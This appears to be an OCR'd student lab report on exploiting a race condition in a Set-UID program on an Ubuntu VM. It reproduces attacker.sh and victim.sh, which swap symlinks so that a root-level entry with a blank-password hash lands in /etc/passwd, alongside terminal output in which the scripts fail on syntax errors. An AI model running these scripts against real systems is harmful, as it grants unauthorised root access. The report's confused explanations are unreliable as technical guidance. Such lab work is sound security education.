

**Nathaniel Kim Lab 5: race conditions**

## Initial Setup


In the initial setup process, the command “sudo sysctl -w fs.protected_symlinks=0” is implemented in order to disable the protection regarding the symlinks in world writable sticky directories that cannot be followed when the directory owner and follower cannot match the owner of THAT symlink. Then the C program vulp.c was made in the text editor in order to sit in as a seemingly harmless program containing a race conidtion vulnerability. Finally the Set-UID program was set up after the compilation of the vulp.c code. The three commands executed were “gcc vulp.c -o vulp”, “sudo chown rott vulp”, “sudo chmod 4755 vulp”.




**Task 1 Choosing Our Target**


Now in this task, the vulnerable program was exploited for its race condition. First an account was created with the root privilege with the command “root:x:0:0:root:/root:/bin/bash”. Now, to get a one-way hash value for a given password, a new user is added to the system using the adduser command. And because there is a magic value used in Ubuntu live CD(U6aMy0wojraho), and we put this value in the password field of a user entry, the return key is chosen after I was asked to enter a password. The magic password is verified with addition of /etc/passwd as a superuser. Now I checked if I had root privileges with the command “test: U6aMy0wojraho:0:0:test:/root:/bin/bash”.









**Task 2A Launching the Race Condition Attack**


Now in this task, the race condition vulnerability is exploited in the vulnerable Set-UID program; this gains the root privileges. Between access() and the fopen() call in the program, the race condition occurs. Now in order ot create symbolic links, the C function symlink is called. The commands “ulink(“/tmp/XYZ”); and “symlink(“/etc/passwd”, “/tmp/XYZ”);. Alternatively, the command ‘ln -sf’ is used to create symbolic links. ‘f’ the old link is removed, and the ‘ln’ command uses the unlink() and symlink() command. The attack program was ran then in the background and was ran in parallel. If a failure occurs, the vulnerable program crashes. Finally the vulnerable program needed to be ran and the results monitored. To establish this, input redirection was used and the input was saved on a file, asking vulp to get the input from that file using “vulp < inputFile”. Now, to monitor the timestamp of the file, the code shown in the screenshot below runs the ‘ls -1’ command with outputs information about when a file was last modified.  That screenshot of the shell script runs the vulnerable vulp program in a loop, using passwd_input as an input. In a successful situation, my passwd was modified and the shell script is stopped.






Activities
Terminal
Apr 5 22:36
nkim36@nkim36-VirtualBox: ~
GNU nano 4.8
victim.sh
#!/bin/bash
#victim.sh
CHECK_FILE="ls -l /etc/passwd"
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" > pass
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while ["$old" == "$new"]
do
./vulp < passwd_input
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"


Activities
Terminal
Apr 5 22:29
nkim36@nkim36-VirtualBox: ~
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecution.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwSr-xr-x 1 root nkim36 17016 Apr 5 22:13 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$ nano ABC
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:18:32: warning: implicit declaration of function 'strlen' [-Wimplicit-fu
Text Editor
18 | fwrite(buffer, sizeof(char), strlen(buffer), fp);
vulp.c:18:32: warning: incompatible implicit declaration of built-in function '
strlen'
vulp.c:5:1: note: include '<string.h>' or provide a declaration of 'strlen'
4 | #include <unistd.h>
+++ |+#include <string.h>
5 |
nkim36@nkim36-VirtualBox:~$


Activities
Terminal
Apr 5 22:39
nkim36@nkim36-VirtualBox: ~
GNU nano 4.8
attacker.sh
#!/bin/sh
#attacker.sh
i=0
while [1];
do
i=$(($i + 1))
ln -sf /tmp/ABC /tmp/XYZ
ln -sf /etc/passwd /tmp/XYZ
echo "changed ln for $i times."
done



Text Editor
Apr 5 22:40
Open
attacker.sh
vulp.c
attacker.sh
loop.sh
inputFile.sh
#!/bin/sh
#attacker.sh
i=0
while [1];
do
i=$(($i + 1))
ln -sf /tmp/ABC /tmp/XYZ
ln -sf /etc/passwd /tmp/XYZ
echo "changed ln for $i times."
done



Text Editor
Apr 5 22:40
Open
victim.sh
Save
vulp.c
attacker.sh
victim.sh
loop.sh
inputFile.sh
libc.c
#!/bin/bash
#victim.sh
CHECK_FILE="ls -l /etc/passwd"
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" > passwd_input
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while ["$old" == "$new"]
do
./vulp < passwd_input
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"



Activities
Terminal
Apr 5 22:29
nkim36@nkim36-VirtualBox: ~
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecution.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwSr-xr-x 1 root nkim36 17016 Apr 5 22:13 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$ nano ABC
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:18:32: warning: implicit declaration of function 'strlen' [-Wimplicit-fu
Text Editor
18 | fwrite(buffer, sizeof(char), strlen(buffer), fp);
vulp.c:18:32: warning: incompatible implicit declaration of built-in function '
strlen'
vulp.c:5:1: note: include '<string.h>' or provide a declaration of 'strlen'
4 | #include <unistd.h>
+++ |+#include <string.h>
5 |
nkim36@nkim36-VirtualBox:~$


**Task 2B An Improved Attack Method**

In this step, I needed to check the ownership of /tmp/XYZ, which as you can see I have replaced with ABC. Now, using the unlink() and symlink() method, I now had a race condition in the attack program as shown in the screenshots below. In this instance, I was trying to exploit the race condition in the target program, defeating my attack. Then by making the unlink() and symlink() atomic, we can swap two symbolic links because we already know of a system call that allows me to achieve this. The two symbolic links are /tmp/XYZ and /tmp/ABC, and the SYS_renameat2 system call is used to switch them. This successfully changes what /tmp/XYZ points to without introducing other race conditions.









Activities
Terminal
Apr 5 22:49
nkim36@nkim36-VirtualBox: ~
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Desktop
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Documents
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Downloads
-rw-rw-r-- 1 nkim36 nkim36 204 Apr 5 13:39 inputFile.sh
-rw-rw-r-- 1 nkim36 nkim36 314 Apr 5 13:45 libc.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:18 loop.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:31 loop.cloop.sh
-rw-rw-r-- 1 nkim36 nkim36 110 Apr 5 13:14 loopexecution.c
-rw-rw-r-- 1 nkim36 nkim36 79 Apr 5 13:32 loop.sh
Ubuntu Software
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Music
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Pictures
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Public
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Templates
-rwxrw-r-- 1 nkim36 nkim36 283 Apr 5 22:34 victim.sh
drwxr-xr-x 2 nkim36 nkim36 4096 Apr 5 12:03 Videos
-rwsr-xr-x 1 root nkim36 17016 Apr 5 22:29 vulp
-rw-rw-r-- 1 nkim36 nkim36 361 Apr 5 12:45 vulp.c
nkim36@nkim36-VirtualBox:~$ ./ victim.sh
bash: ./: Is a directory
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:0
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$



Activities
Terminal
Apr 5 22:51
nkim36@nkim36-VirtualBox: /tmp
su: user test does not exist
nkim36@nkim36-VirtualBox:/tmp$ ls -l
total 44
-rw------- 1 nkim36 nkim36 0 Apr 5 12:03 config-err-qjeFe
drwx------ 3 root root 4096 Apr 5 12:03 snap.snap-store
drwx------ 2 nkim36 nkim36 4096 Apr 5 12:03 ssh-rl4jXuwoXVJt
drwx------ 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-colord.service-3A2Nyi
drwx------ 3 root root 4096 Apr 5 12:08 systemd-private-
16fdecf542d3dc-geoclue.service-3TERaj
drwx------ 3 root root 4096 Apr 5 12:17 systemd-private-
16fdecf542d3dc-ModemManager.service-pObyeg
drwx------ 3 root root 4096 Apr 5 12:03 systemd-private-
Help
f542d3dc-switcheroo-control.service-ZFxsVf
